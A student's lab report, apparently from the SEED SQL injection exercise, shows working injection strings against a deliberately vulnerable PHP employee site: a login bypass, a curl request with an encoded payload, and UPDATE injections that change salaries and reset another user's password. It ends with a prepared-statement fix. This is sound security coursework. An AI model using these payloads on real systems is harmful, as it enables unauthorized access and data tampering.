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CIS 5627

Project 5

Task 1:

I did the lab setup and opened a shell in the docker that was hosting the SQL database.

After doing this I was able to show the tables and then do "SELECT * FROM credential

WHERE name='Alice';" in order to get all of the information in the table about Alice.


```
root@8523e74c9221:/# mysql -u root -pdees
Mysql: [Warning] Using a password on the command line interface can be insecure. Welcome to the MySQL monitor. Commands end with ; or \g. Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL
Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> use sqllab users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables
| Tables_in_sqllab_users |
 credential
1 row in set (0.00 sec)
mysgl> SELECT * FROM credential WHERE name='Alice':
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password
  1 | Alice | 10000 | 20000 | 9/20 | 10211002 |
                                                                                                  | fdbe918bdae83000aa54747fc95fe0470fff4976 |
1 row in set (0.00 sec)
```

Task 2:

1. In order to log in as admin I did admin' # as the username and then had nothing for the password.

Empl	oyee Profile Login
USERNAME	admin' #
PASSWORD	Password
	Login

This works because # is a comment and the rest of the SQL statement will be commented out so it will just return with admin. After doing this I got this result after logging in.



2. In order to get back the html from the page while not using the website directly I used curl. I had to modify the url so that it had the proper url encoding so that curl was able to execute it properly. The final command I used was curl

'www.seed-server.com/unsafe home.php?username=admin%27%20%23' with %27 for ', %20 for space and %23 for #. After doing this I was able to get the html back from the page.

```
| ILINARY | Security -5 curl 'Was seek-server.com/unsafe_home.php?username-madmin2720P03'
| ILINARY | ILIN
```

3. I tried to run 2 SQL statements in order to try and do an UPDATE on the table. I tried this query with username being admin'; UPDATE credential SET salary='100000' WHERE id='1'.

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET salary='100000' WHERE id='1'; #' and Password='da39a3ee5e6' at line 3]\n

This does not work because the SQL database has a protection that does not allow multiple queries to be used in the same statement. It is multi_query() that is not enabled.

Task 3:

</div>
<script type="text/javascript">
function logout(){
 location.href = "logoff.php";

 I logged in as Alice and went to the edit profile section. In order to change the salary of Alice we can use the UPDATE statement's structure to insert in an update for salary.

```
$hashed_pwd = shal($input_pwd);
$sql = "UPDATE credential SET
    nickname='$input_nickname',
    email='$input_email',
    address='$input_address',
    Password='$hashed_pwd',
    PhoneNumber='$input_phonenumber'
    WHERE ID=$id;";
$conn->query($sql);
```

This is the structure for the query so if at the end of one of the fields you do ', you can insert in another thing that will be updated. The statement I used is Alice', salary='100000 for the nickname field.



After doing this it showed me the updated salary.

Alice Profile


Key	Value
Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	Alice
Email	
Address	
Phone Number	

2. To modify someone else's salary we can use the same trick that is used to comment out the rest of the query in order to login as admin. To do this we know the name is 'Boby' so we can change the WHERE clause to search for 'Boby' instead and then comment out the rest. I achieved this with the statement ', salary='1' WHERE

name='Boby' #. When I logged back into the admin account to check the table I can see that Boby's salary has been updated to 1.

Username	Eld	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	100000	9/20	10211002	Alice			
Boby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

3. In order to modify Boby's password we have to use the password field as the .php file is doing a sha1 on the input there and storing that into the database. So in order to change it I used this statement on the password field, alice' WHERE name='boby' # in order to set Boby's password to alice and have it also be a valid hash so that Alice can then log in to Boby's account. I was able to log into Boby using this.




I also used the sql shell to look at the password hash stored in the database for Boby.



Putting alice into an online sha1 hash I received

522b276a356bdf39013dfabea2cd43e141ecc9e8 as the output which is the same thing that is stored in the database meaning that the valid password for Boby is "alice".

SHA1 and other hash functions online generator



Result for sha1: 522b276a356bdf39013dfabea2cd43e141ecc9e8

Task 4:

Without the fix in place I was able to do

USERNAME	alice' #	
PASSWORD	Password	
PASSWORD	Password	
Get User Info		

With this I was able to get information returned from the database.

Information returned from the database

• ID: 1

Name: AliceEID: 10000


• Salary: 100000

• Social Security Number: 10211002

I modified the code in unsafe.php to be

```
1 < ?php
 2// Function to create a sql connection.
 3 function getDB() {
   $dbhost="10.9.0.6";
 5 $dbuser="seed";
 6 $dbpass="dees";
 7
   $dbname="sqllab users";
8
9
   // Create a DB connection
   $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
10
    if ($conn->connect error) {
11
      die("Connection failed: " . $conn->connect error . "\n");
12
13
14
    return $conn;
15 }
16
17 $input uname = $ GET['username'];
18 $input pwd = $ GET['Password'];
19 $hashed pwd = sha1($input pwd);
20
21 // create a connection
22 $conn = getDB();
23
24 // do the query
25 $stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
26
                          FROM credential
27
                          WHERE name= ? and Password= ?");
28 $stmt->bind param("ss", $input uname, $hashed pwd);
29 $stmt->execute();
30 $stmt->bind result($id, $name, $eid, $salary, $ssn);
31 $stmt->fetch();
32
33 // close the sql connection
34 $conn->close();
35 ?>
```


This makes it so that the statement is prepared. When trying to do an SQL injection it does not return any data this time.



Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

If I use Ryan's correct username and password it does give data which shows that it is working as intended while not being vulnerable to SQL injection.



Information returned from the database

• ID: 3

Name: Ryan

• EID: 30000

• Salary: 50000

Social Security Number: 98993524